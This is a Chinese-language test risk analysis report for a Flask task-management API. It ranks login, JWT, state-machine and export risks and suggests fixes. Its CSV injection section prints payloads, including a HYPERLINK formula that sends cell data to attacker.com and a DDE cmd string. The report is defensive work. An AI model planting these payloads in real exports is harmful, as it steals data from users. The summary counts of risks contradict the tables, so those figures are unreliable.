

# 风险分析报告

**项目名称:** TodoApp 任务管理系统测试风险分析  
**目标应用:** TodoApp (Flask RESTful API 任务管理系统)  
**报告版本:** v1.0  
**编制日期:** 2026 年 5 月 21 日  
**工具支持:** AutoTestDesign (AI 驱动测试设计工具)

## 1. 执行摘要

本报告基于对 **TodoApp** 任务管理系统的系统性风险分析，依据 ISO/IEC 25010（软件质量模型）和 ISTQB 基础级风险识别原则，识别并评估系统各功能模块的潜在风险，为后续测试计划的制定与测试资源的分配提供依据。

**分析范围:** 用户认证模块、任务管理模块、任务状态机模块、数据验证模块、授权与隔离模块、数据导出模块。

**风险汇总:**

| 风险等级       | 数量 | 占比   |
|------------|----|------|
| 高 (High)   | 11 | 44%  |
| 中 (Medium) | 11 | 44%  |
| 低 (Low)    | 3  | 12%  |
| 合计         | 25 | 100% |


**结论:** 认证模块（暴力破解、锁定机制）和状态机模块（非法转换）风险最高，应列为测试优先级最高的区域。数据导出模块存在 CSV 注入安全隐患，需在安全测试中重点关注。


## 2. 目标应用概述

### 2.1 系统描述

**TodoApp** 是一款基于 Flask 框架的 RESTful API 服务，提供个人任务管理功能，包括用户注册/登录、任务的增删改查（CRUD）以及任务状态流转管理。系统采用 JWT（JSON Web Token）进行无状态身份认证，数据持久化至 SQLite 数据库。

### 2.2 系统架构






2.3 主要功能模块


| 模块 ID  | 模块名称    | 主要功能                       |
|--------|---------|----------------------------|
| MOD-01 | 用户注册    | 用户名/密码格式验证、重复用户名检测         |
| MOD-02 | 用户登录    | 凭证校验、失败计数、账户锁定（5次→15分钟）    |
| MOD-03 | JWT 认证  | Token 生成/验证/过期处理           |
| MOD-04 | 任务 CRUD | 创建/查询/更新/删除任务（含输入验证）       |
| MOD-05 | 状态机     | 任务状态 FSM（4状态，6合法转换，3禁止转换）  |
| MOD-06 | 任务过滤    | 按状态/优先级筛选任务列表              |
| MOD-07 | 数据导出    | JSON 格式和 CSV 格式导出当前用户的全部任务 |

2.4 关键业务规则

| 规则类型 | 规则描述                     |
|------|--------------------------|
| 用户名  | 4-20 字符，仅限字母/数字/下划线      |
| 密码   | 8-32 字符（仅长度约束，无复杂度要求）    |
| 任务标题 | 1-100 字符，必填              |
| 任务描述 | 0-500 字符，可选              |
| 优先级  | 枚举：low / medium / high   |
| 截止日期 | YYYY-MM-DD 格式，创建时不可为过去日期 |
| 任务上限 | 每用户最多 100 条任务            |
| 登录锁定 | 连续失败 ≥5 次 → 锁定 15 分钟     |

2.5 任务状态机（FSM）





允许转换（6 条）：

pending→in\_progress、pending→archived、  
in\_progress→completed、in\_progress→pending、in\_progress→archived、  
completed→archived

禁止转换（已知，3 条）：

completed→pending、completed→in\_progress、archived→任意

3. 风险分析方法

3.1 风险识别来源

本报告综合以下信息来源进行风险识别：

- 1. 需求规格：系统业务规则文档及 API 设计文档
- 2. 代码分析：对 app.py / models.py / config.py 的静态审查
- 3. OWASP Top 10：Web 应用安全风险参考
- 4. ISTQB 风险分类：产品风险识别框架
- 5. 类似系统经验：认证系统、CRUD API 常见缺陷知识库

3.2 风险评估矩阵

采用 FMEA（失效模式与影响分析）方法，以"可能性"和"影响"两个维度评估风险等级：

| 可能性 / 影响 | 低 (L=1) | 中 (M=2) | 高 (H=3) |
|----------|---------|---------|---------|
| 高 (L=3)  | 中 (3)   | 高 (6)   | 高 (9)   |
| 中 (L=2)  | 低 (2)   | 中 (4)   | 高 (6)   |
| 低 (L=1)  | 低 (1)   | 低 (2)   | 中 (3)   |

风险等级定义：

- 高 (High)：风险分 ≥ 5，必须优先测试，可接受缺陷数 = 0
- 中 (Medium)：风险分 3–4，应测试，可少量低优先级缺陷
- 低 (Low)：风险分 1–2，建议测试，时间充裕时覆盖

3.3 可能性定义

| 等级   | 描述                            |
|------|-------------------------------|
| 高（3） | 基于代码逻辑分析，该缺陷极可能存在，或是该类系统的高频问题 |
| 中（2） | 需要特定条件才会触发，或在边界条件下存在          |
| 低（1） | 仅在极端情况下触发，或已有有效防御措施           |

3.4 影响定义

| 等级   | 描述                      | 示例           |
|------|-------------------------|--------------|
| 高（3） | 数据安全损失、账户泄露、系统崩溃、业务流程中断 | 认证绕过、SQL注入   |
| 中（2） | 数据完整性破坏、功能错误、用户体验严重下降   | 状态逻辑错误、边界值越界 |
| 低（1） | 次要错误、轻微用户体验问题、提示信息不准确   | 错误消息措辞不当     |

4. 风险清单

4.1 MOD-01：用户注册模块

| 风险 ID | 风险描述                | 失效模式                                    | 可能性  | 影响   | 风险等级 | 测试技术                 |
|-------|---------------------|-----------------------------------------|------|------|------|----------------------|
| R-01  | 密码无复杂度要求            | 用户可注册纯数字/纯字母密码（如 12345678），易被猜测         | 高（3） | 高（3） | 高(9) | EP（有效/弱密码类）、决策表      |
| R-02  | 用户名长度边界未正确执行        | 长度恰好为 3（低于下界）或 21（超上界）的用户名被接受           | 中（2） | 中（2） | 中(4) | BVA（3,4,5; 19,20,21） |
| R-03  | 用户名非法字符未过滤          | 含空格或特殊字符（如 user@name）的用户名被接受            | 中（2） | 中（2） | 中(4) | EP（合法类、非法字符类）        |
| R-04  | 重复注册响应泄露用户存在性       | 返回 409 Username already taken 可枚举已注册用户名 | 高（3） | 中（2） | 高(6) | EP（唯一性）              |
| R-05  | 超长输入未被截断/拒绝（DOS 向量） | 提交 10000 字符的 username 或 password        | 中（2） | 中（2） | 中(4) | BVA（边界外极端值）          |

4.2 MOD-02：用户登录模块

| 风险 ID | 风险描述   | 失效模式                       | 可能性  | 影响   | 风险等级 | 测试技术             |
|-------|--------|----------------------------|------|------|------|------------------|
| R-06  | 暴力破解攻击 | 锁定机制不存在或计数器实现有误，攻击者可无限尝试密码 | 高（3） | 高（3） | 高(9) | 决策表（失败次数 × 锁定状态） |

| 风险ID | 风险描述             | 失效模式                                                                     | 可能性   | 影响    | 风险等级  | 测试技术                        |
|------|------------------|--------------------------------------------------------------------------|-------|-------|-------|-----------------------------|
| R-07 | 第 5 次失败时未触发锁定    | 失败计数从 0 开始，判断条件为 <code>&gt;5</code> 而非 <code>&gt;=5</code> 导致实际需要 6 次才锁定 | 中 (2) | 高 (3) | 高 (6) | BVA (4,5,6 次失败)             |
| R-08 | 锁定期间账户仍可登录       | <code>is_locked()</code> 方法时区计算错误 (UTC vs 本地时间)                          | 中 (2) | 高 (3) | 高 (6) | 状态转换 (normal→locked)        |
| R-09 | 锁定解除后失败计数未清零     | 成功登录后 <code>failed_login_attempts</code> 未重置，下次 4 次失败即锁定                 | 中 (2) | 中 (2) | 中 (4) | 状态转换 (locked→normal→failed) |
| R-10 | 锁定时计算精度问题        | <code>remaining</code> 分钟数计算存在舍入误差，可能显示负数或 0                             | 低 (1) | 低 (1) | 低 (1) | BVA (临界时间点)                 |
| R-11 | 登录错误信息区分用户名与密码错误 | 返回"用户名不存在"与"密码错误"不同消息，可枚举账户                                              | 高 (3) | 中 (2) | 高 (6) | EP (存在用户+错误密码 vs 不存在用户)     |

4.3 MOD-03：JWT 认证模块

| 风险ID | 风险描述                      | 失效模式                                       | 可能性   | 影响    | 风险等级  | 测试技术                                |
|------|---------------------------|--------------------------------------------|-------|-------|-------|-------------------------------------|
| R-12 | Token 过期后仍可访问接口           | <code>exp</code> 字段验证失效或时钟偏移导致过期 Token 被接受 | 低 (1) | 高 (3) | 中 (3) | 状态转换 (valid→expired)                |
| R-13 | 无 Authorization 头时访问受保护接口 | <code>login_required</code> 装饰器未覆盖某些路由     | 低 (1) | 高 (3) | 中 (3) | EP (有 Token / 无 Token / 格式错误 Token) |
| R-14 | 伪造 Token 可访问他人数据          | 使用 <code>alg: none</code> 攻击或弱密钥暴力破解       | 低 (1) | 高 (3) | 中 (3) | 安全测试 (Token 篡改)                     |

4.4 MOD-04：任务 CRUD 模块

| 风险 ID | 风险描述             | 失效模式                                                                          | 可能性   | 影响    | 风险等级 | 测试技术                    |
|-------|------------------|-------------------------------------------------------------------------------|-------|-------|------|-------------------------|
| R-15  | 空标题或纯空格标题被接受     | 创建 <code>{"title": " "}</code> 时 <code>.strip()</code> 后为空但未拒绝                | 中 (2) | 中 (2) | 中(4) | EP (空类)、BVA (0字符)       |
| R-16  | 标题超过 100 字符被接受   | 长度校验条件写为 <code>&gt;</code> 而非 <code>&gt;=</code> 导致 101 字符被接受                 | 中 (2) | 中 (2) | 中(4) | BVA (99,100,101 字符)     |
| R-17  | 描述超过 500 字符被接受   | 描述字段无服务端验证 (仅靠数据库约束截断)                                                        | 中 (2) | 中 (2) | 中(4) | BVA (499,500,501 字符)    |
| R-18  | 创建任务时接受过去的截止日期   | <code>due_date</code> 验证时比较日期逻辑错误 ( <code>&lt;</code> vs <code>&lt;=</code> ) | 高 (3) | 中 (2) | 高(6) | BVA (昨天,今天,明天)          |
| R-19  | 任务数量上限 100 未强制执行 | 计数查询与创建之间的竞态条件, 或计数逻辑错误                                                       | 中 (2) | 中 (2) | 中(4) | BVA (99,100,101 条任务)    |
| R-20  | 无效优先级值被接受        | 输入 <code>{"priority": "urgent"}</code> 被接受并存储                                 | 中 (2) | 中 (2) | 中(4) | EP (3有效类 + 无效类)         |
| R-21  | 访问不存在任务返回 500    | 错误处理不当, 数据库查询异常未被捕获                                                           | 低 (1) | 低 (1) | 低(1) | EP (存在 / 不存在 / 他人任务 ID) |

4.5 MOD-05：任务状态机模块

| 风险 ID | 风险描述                           | 失效模式                                     | 可能性   | 影响    | 风险等级  | 测试技术            |
|-------|--------------------------------|------------------------------------------|-------|-------|-------|-----------------|
| R-22  | 非法状态转换被接受 (completed→pending)  | FSM 转换表实现错误, 允许已完成任务回退                   | 高 (3) | 高 (3) | 高 (9) | 状态转换 (全禁止边测试)   |
| R-23  | archived 终止态后仍可转换              | <code>archived</code> 的允许集应为空集, 实现时遗漏该状态 | 中 (2) | 高 (3) | 高 (6) | 状态转换 (终止态测试)    |
| R-24  | 无效状态值被接受                       | 输入 <code>{"status": "done"}</code> 被接受   | 中 (2) | 中 (2) | 中 (4) | EP (4有效类 + 无效类) |
| R-25  | 状态变更不返回 allowed_transitions 信息 | 错误响应未包含可用转换列表, 用户无法知道合法的下一步              | 低 (1) | 低 (1) | 低 (1) | EP (错误响应内容验证)   |

4.6 MOD-07：数据导出模块

| 风险 ID | 风险描述       | 失效模式                                                                           | 可能性   | 影响    | 风险等级 | 测试技术             |
|-------|------------|--------------------------------------------------------------------------------|-------|-------|------|------------------|
| R-26  | CSV 注入攻击   | 任务标题包含 <code>=SUM(...)</code> 或 <code>@CMD</code> 时，被原样写入 CSV，在 Excel 中打开时执行公式 | 高 (3) | 高 (3) | 高(9) | 安全测试 (OWASP A03) |
| R-27  | 导出包含他人任务数据 | <code>user_id</code> 过滤被绕过，导出全表数据                                              | 低 (1) | 高 (3) | 中(3) | 授权测试             |

5. 风险汇总矩阵

5.1 按模块汇总

| 模块             | 高风险                    | 中风险                          | 低风险  | 综合风险 |
|----------------|------------------------|------------------------------|------|------|
| MOD-01 用户注册    | R-01, R-04             | R-02, R-03, R-05             | —    | 高    |
| MOD-02 用户登录    | R-06, R-07, R-08, R-11 | R-09                         | R-10 | 高    |
| MOD-03 JWT 认证  | —                      | R-12, R-13, R-14             | —    | 中    |
| MOD-04 任务 CRUD | R-18                   | R-15, R-16, R-17, R-19, R-20 | R-21 | 中    |
| MOD-05 状态机     | R-22, R-23             | R-24                         | R-25 | 高    |
| MOD-07 数据导出    | R-26                   | R-27                         | —    | 高    |

5.2 风险热力图



5.3 Top 10 高优先级风险

| 排名 | 风险 ID | 风险描述          | 风险分 | 所属模块 |
|----|-------|---------------|-----|------|
| 1  | R-01  | 密码无复杂度要求（弱密码） | 9   | 用户注册 |
| 2  | R-06  | 暴力破解攻击（锁定机制）  | 9   | 用户登录 |

| 排名 | 风险 ID | 风险描述              | 风险分 | 所属模块    |
|----|-------|-------------------|-----|---------|
| 3  | R-22  | 非法状态转换被接受         | 9   | 状态机     |
| 4  | R-26  | CSV 注入攻击          | 9   | 数据导出    |
| 5  | R-04  | 用户存在性信息泄露         | 6   | 用户注册    |
| 6  | R-07  | 第 5 次失败未锁定（边界条件）  | 6   | 用户登录    |
| 7  | R-08  | 锁定期间账户仍可登录        | 6   | 用户登录    |
| 8  | R-11  | 登录错误消息区分度         | 6   | 用户登录    |
| 9  | R-18  | 接受过去的截止日期         | 6   | 任务 CRUD |
| 10 | R-23  | archived 终止态后仍可转换 | 6   | 状态机     |

## 6. 测试优先级建议

### 6.1 优先级一览

| 优先级    | 覆盖风险                               | 建议测试技术            | 说明               |
|--------|------------------------------------|-------------------|------------------|
| P1（必须） | R-01, R-06, R-07, R-08, R-22, R-26 | BVA、决策表、状态转换、安全测试 | 安全与核心业务逻辑，缺陷不可接受 |
| P2（应当） | R-04, R-11, R-18, R-23, R-15~R-20  | EP、BVA、状态转换       | 功能正确性与数据完整性      |
| P3（建议） | R-02, R-03, R-05, R-09, R-12~R-14  | EP、边界测试           | 边界条件与异常处理        |
| P4（可选） | R-10, R-21, R-24, R-25, R-27       | EP、错误响应验证         | 次要功能与提示信息        |

### 6.2 测试技术与风险覆盖映射

| 测试技术       | 覆盖的风险 ID                                             | 预期测试用例数 |
|------------|------------------------------------------------------|---------|
| 等价划分（EP）   | R-02, R-03, R-11, R-13, R-15, R-20, R-21, R-24, R-27 | ~25     |
| 边界值分析（BVA） | R-02, R-05, R-07, R-10, R-16, R-17, R-18, R-19       | ~30     |
| 决策表        | R-06, R-07, R-08, R-09, R-11                         | ~15     |
| 状态转换       | R-08, R-12, R-22, R-23, R-25                         | ~20     |
| 安全测试       | R-01, R-04, R-14, R-26                               | ~10     |
| 合计         | 全部 25 个风险                                            | ~100    |

## 7. 已识别的安全风险详述

### 7.1 R-26：CSV 注入（OWASP A03: 注入）



**描述：** 当任务标题或描述中包含 CSV 公式字符（=、+、-、@）开头的字符串时，写入 CSV 文件后在 Microsoft Excel 或 LibreOffice Calc 中打开时，这些内容会被当作公式执行，可能导致数据窃取或恶意代码执行。

#### 攻击示例：

```
任务标题: =HYPERLINK("http://attacker.com/"&A1,"click me")
任务标题: @SUM(1+1)*cmd|'/C calc'!A0
```

#### 当前代码状态：

```
# app.py 中当前的导出实现（存在漏洞）
writer.writerow({k: row[k] for k in fieldnames}) # 未做任何转义
```

**修复建议：** 对标题/描述中以 =、+、-、@、\t、\r 开头的字符串，在写入前添加前缀单引号 '，或使用专用的 CSV 转义库。

## 7.2 R-01：密码强度不足

**描述：** 当前系统仅验证密码长度（8–32 字符），不要求包含大写字母、数字或特殊字符，用户可使用 password 或 12345678 等弱密码注册。

#### 当前代码状态：

```
def _validate_password(password: str):
    if len(password) < 8:
        return 'Password must be at least 8 characters'
    if len(password) > 32:
        return 'Password must be at most 32 characters'
    return None # 无复杂度检查
```

**修复建议：** 添加正则检查，要求至少包含 1 个字母和 1 个数字：

```
if not re.search(r'[a-zA-Z]', password) or not re.search(r'\d', password):
    return 'Password must contain at least one letter and one digit'
```

---

## 8. 结论与改进建议

### 8.1 总体风险评估

TodoApp 作为一个演示性质的任务管理系统，业务逻辑实现较为清晰，状态机设计规范，JWT 认证架构合理。主要风险集中于以下三个方面：


- 1. **安全性**：密码强度约束不足（R-01）和 CSV 注入（R-26）是最高优先级的安全隐患，应在测试后立即修复
- 2. **认证逻辑**：暴力破解防护（R-06~R-08）的边界条件实现需要精确的 BVA 验证，确保锁定机制在第 5 次失败时精确触发
- 3. **状态机完整性**：非法状态转换（R-22, R-23）是业务逻辑错误中风险最高的类别，必须进行完整的状态转换矩阵测试

8.2 改进建议

| 改进项                     | 优先级 | 影响范围   |
|-------------------------|-----|--------|
| 增加密码复杂度验证               | P1  | 安全性    |
| CSV 导出前对危险字符转义          | P1  | 安全性    |
| 统一登录失败响应（不区分用户名/密码）     | P1  | 安全性    |
| 增加请求频率限制（Rate Limiting） | P2  | 安全性/性能 |
| 密码强度在注册时实时反馈            | P3  | 可用性    |
| 增加任务截止日期修改时的日期校验        | P2  | 数据完整性  |

8.3 测试资源分配建议

基于风险等级，建议按以下比例分配测试时间：



报告生成支持：AutoTestDesign v1.0（AI 驱动测试设计工具）  
分析标准：ISTQB FL 2018 / ISO/IEC 25010 / OWASP Top 10 2021